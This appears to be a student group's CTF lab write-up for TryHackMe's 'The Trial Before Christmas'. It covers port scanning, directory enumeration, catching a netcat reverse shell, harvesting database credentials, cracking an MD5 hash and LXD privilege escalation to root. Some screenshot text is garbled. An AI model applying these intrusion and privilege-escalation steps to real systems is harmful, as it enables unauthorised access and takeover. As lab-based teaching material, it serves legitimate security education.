Question 8: Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

Right click on the confidential file and click on "Properties"



Next, click on “Previous Versions” then restore the folder.  
You will find a text file containing the master password.



Answer: m33pa55w0rdlZseecure!

End of Day 23 report

**PSP0201**

**Week 6**

**(DAY 24)**

**Writeup**

Group Name: Nvida

Members

ID	Name	Role
1211102656	Dennis Ng Chun Hung	Leader
1211101408	Ephrem Loo Ee Zhe	Member
1211102910	Khoo Jen-Au	Member
-	-	-

**Tools Used:**

Kali Linux , Firefox , CrackStation

### [Day 24] The Trial Before Christmas

Question 1: Scan the machine. What ports are open?


Scan the machine and wait for the response.

```
(kali㉿kali)-[~]
└─$ nmap -p- -T5 10.10.167.163
Nmap scan report for 10.10.167.163
Host is up (0.20s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open   unknown
```

Answer: 80, 65000

Question 2: What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

Look up the website using the hidden port 65000.



Answer: Light Cycle

Question 3: What is the name of the hidden php page?

Use the command below to find the answer.

```
gobuster dir -u http://10.10.174.176:65000/ -x php -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
```

```
2022/07/24 05:38:53 Starting gobuster in directory enumeration mode
=====
/index.php          (Status: 200) [Size: 800]
/uploads.php        (Status: 200) [Size: 1328]
/assets             (Status: 301) [Size: 324] [→ http://10.10.174.176:650
0/assets/]
```

Answer: /uploads.php

Question 4: What is the name of the hidden directory where file uploads are saved?


```
[Progress: 5150 / 441122 (1.17%)]
```

After testing out the answers inside of THM, grid is the only correct answer.

Answer: /grid

Question 5: What is the value of the web.txt flag?

Using the “cat” command and read the file.



Answer:THM{ENTER\_THE\_GRID}

Question 6: What lines are used to upgrade and stabilise your shell?

*Shell Upgrading and Stabilization:*

You will be familiar with reverse shells from previous tasks or rooms; however, the shells you have been taught so far have had several fatal flaws. For example, pressing `Ctrl + c` killed the shell entirely. You could not use the arrow keys to see your shell history, and TAB autocompletes didn't work. Stabilizing shells is an important skill to learn as it fixes all of these problems, providing a much nicer working environment.

Working inside the reverse shell:

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and `Ctrl + C` will still kill the shell.
2. Step two is: `export TERM=xterm` - this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.

The full technique can be seen here:

```
muri@augury:~$ sudo nc -lvpn 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.199.58] 43298
python3 -c 'import pty;pty.spawn("/bin/bash")'
shell@linux-shell-practice:~$ export TERM=xterm
export TERM=xterm
shell@linux-shell-practice:~$ ^Z
[1]+  Stopped                  sudo nc -lvpn 443
muri@augury:~$ stty raw -echo; fg
sudo nc -lvpn 443
shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ ^C
shell@linux-shell-practice:~$ ssh shell@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:tCL20X3JuJvhV1maxcZ89XPNEtM0FsTJ2Ti13Q0H8Aw.
```

Answer:

```
export TERM=xterm
python3 -c 'import pty;pty.spawn("/bin/bash")'
stty raw -echo; fg
```

Question 7: Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find?

After we're done with TheGrid, use "cd TheGrid" and then "ls"  
Then we will see the "includes" directory.

Repeat the same steps with "cd includes" and "ls", we will then get to see dbauth.php  
Finally, cat that and we can see its details.

```

www-data@light-cycle:/var/www$ cat TheGrid
cat: TheGrid: Is a directory
www-data@light-cycle:/var/www$ cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes public_html rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
www-data@light-cycle:/var/www/TheGrid/includes$ 

```

Answer: "IFightForTheUsers"

Question 8: Access the database and discover the encrypted credentials. What is the name of the database you find these in?

```

www-data@light-cycle:/var/www$ cat TheGrid
cat: TheGrid: Is a directory
www-data@light-cycle:/var/www$ cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes public_html rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
www-data@light-cycle:/var/www/TheGrid/includes$ 

```

Answer: tron

Question 9: Crack the password. What is it?

Open the database, check its contents.

id	username	password
1	flynn	edc621628f6d19a13a00fd683f5e3ff7
2	Dnch	26b7afae8a39719e222103af5bf1741a

2 rows in set (0.00 sec)

Copy the password from flynn and crack it using one of the provided 3 websites:

Online Password Cracking:


In the modern age of password cracking, weak passwords can often be cracked without any cracking at all! Many websites now exist with the sole goal of hosting rainbow tables - tables of previously cracked passwords. This allows us more than often to simply input a password hash and nearly instantly receive the cracked password. Some various sites that I find myself (Dark) commonly using, especially throughout the case of CTFs, include the following:

- <https://crackstation.net/>
- <https://md5decrypt.net/en/>
- <https://hashes.com/en/decrypt/hash>

Answer: @computer@

Question 10: Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

We can use “lxc image” to determine the user profile.



A screenshot of a terminal window titled "flynn@light-cycle: ~". The window shows the usage information for the "lxc image" command. It includes sections for "Available Commands" and "Global Flags". The "Available Commands" section lists commands like alias, copy, delete, edit, export, import, info, list, refresh, and show, each with a brief description. The "Global Flags" section lists --debug, --force-local, -h, --help, -v, --verbose, and --version. At the bottom, it says "Use "lxc image [command] --help" for more information about a command." and provides a starting command: "flynn@light-cycle:~\$ lxc image list".

Type in “lxc image list” then we can see this profile.

ALIAS	FINGERPRINT	PUBLIC	DESCRIPTION	ARCH
SIZE	UPLOAD DATE			
Alpine	a569b9af4e85	no	alpine v3.12 (20201220_03:48)	x86_64
.07MB	Dec 20, 2020 at 3:51am (UTC)			3

Answer: Alpine

Question 11: What is the value of the user.txt flag?

Type in “whoami”. Make sure you are under www-data

```
www-data@light-cycle:/$ whoami  
www-data
```

Type in: “su flynn” and enter the password.

```
www-data@light-cycle:~$ su flynn  
Password:
```

Type in “ls”

```
flynn@light-cycle:~$ ls  
bin  home      lib64    opt   sbin    sys  vmlinuz  
boot initrd.img  lost+found  proc  snap    tmp  vmlinuz.old  
dev  initrd.img.old media    root   srv    usr  
etc  lib       mnt     run   swapfile  var
```

Type in “cd home”, then repeat the same procedures, but this time with “cd flynn” instead of “cd home”.

```
flynn@light-cycle:~$ cd home  
flynn@light-cycle:/home$ ls  
flynn  
flynn@light-cycle:/home$ cd flynn  
flynn@light-cycle:~/flynn$ ls  
user.txt  
flynn@light-cycle:~/flynn$ cat user.txt  
THM{IDENTITY_DISC_RECOGNISED}
```

We will then see the user.txt and we can view its contents using “cat user.txt”

Answer: THM{IDENTITY\_DISC\_RECOGNISED}

Question 12: Check the user's groups. Which group can be leveraged to escalate privileges?

[Privilege Escalation with LXD](#):

Among the more curious privilege escalation methods on Linux, lxd is certainly a mind-bender, to say the least. This technique involves leveraging a flaw in lxd, a program that we can use to spin up containers much akin to Docker. This exploit specifically involves abusing mount points to mount volumes from our victim machine (the machine we're attacking) within a container that we shouldn't be able to access/read. However, we have root powers on lxd containers - thus allowing us to bypass the read permission checks and escalate our privileges. We can perform this privesc method via the following steps:

Answer: LXD

Question 13: What is the value of the root.txt flag?

Read the root.txt with the “cat” command.

Kali-Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

GRUB menu 6.2  
lxc exec bozo/bin/sh

File Actions Edit View Help

list List images  
refresh Refresh images  
show Show image properties

Global Flags:  
--debug Show all debug messages  
--force-local Force using the local unix socket  
-h --help Print help  
-v --verbose Show all information messages  
--version Print version number

Use 'lxc image (command) --help' for more information about a command.  
flynn@light-cycle:~\$ lxc image list  
To start your first container, try: lxc launch ubuntu:18.04

ALIAS	FINGERPRINT	PUBLIC	DESCRIPTION	ARCH
SIZE	UPLOAD DATE			
Alpine	a569b9af4e05	no	alpine v3.12 (20201220.03148)	x86_64
.07MB	Dec 20, 2020 at 3:51am (UTC)			

flynn@light-cycle:~\$ lxc init Alpine i234 -- security.privileged=true  
Creating i234  
Error: container name isn't a valid hostname  
flynn@light-cycle:~\$ lxc init Alpine bozo -- security.privileged=true  
Creating bozo  
out: /etc/lxc/config/bozo.conf:1: Device idots added to bozo  
Device idots added to bozo  
flynn@light-cycle:~\$ lxc start bozo  
flynn@light-cycle:~\$ lxc exec bozo /bin/sh  
#  
# id=4(root)  
# cd /mnt/root/root  
# mount /root # ls  
root.txt  
/mnt/root/root # cat root.txt  
cat: can't open 'root.txt': No such file or directory  
/mnt/root/root # cat root.txt  
THM{FLYNN\_LIVES}  
#/mnt/root/root #

"As If McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside McEager saw a perfectly ordinary silver case. As a moment's reflection was exact, when it was possible, McEager shuffled around to try to pick up the center slot in the top computer. Carefully this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for playing! Merry Christmas and happy holidays to all!"  
/mnt/root/root #

Help Exit Write Out Where Is Cut Execute Undo

Answer: THM{FLYNN\_LIVES}

End of Day 24 report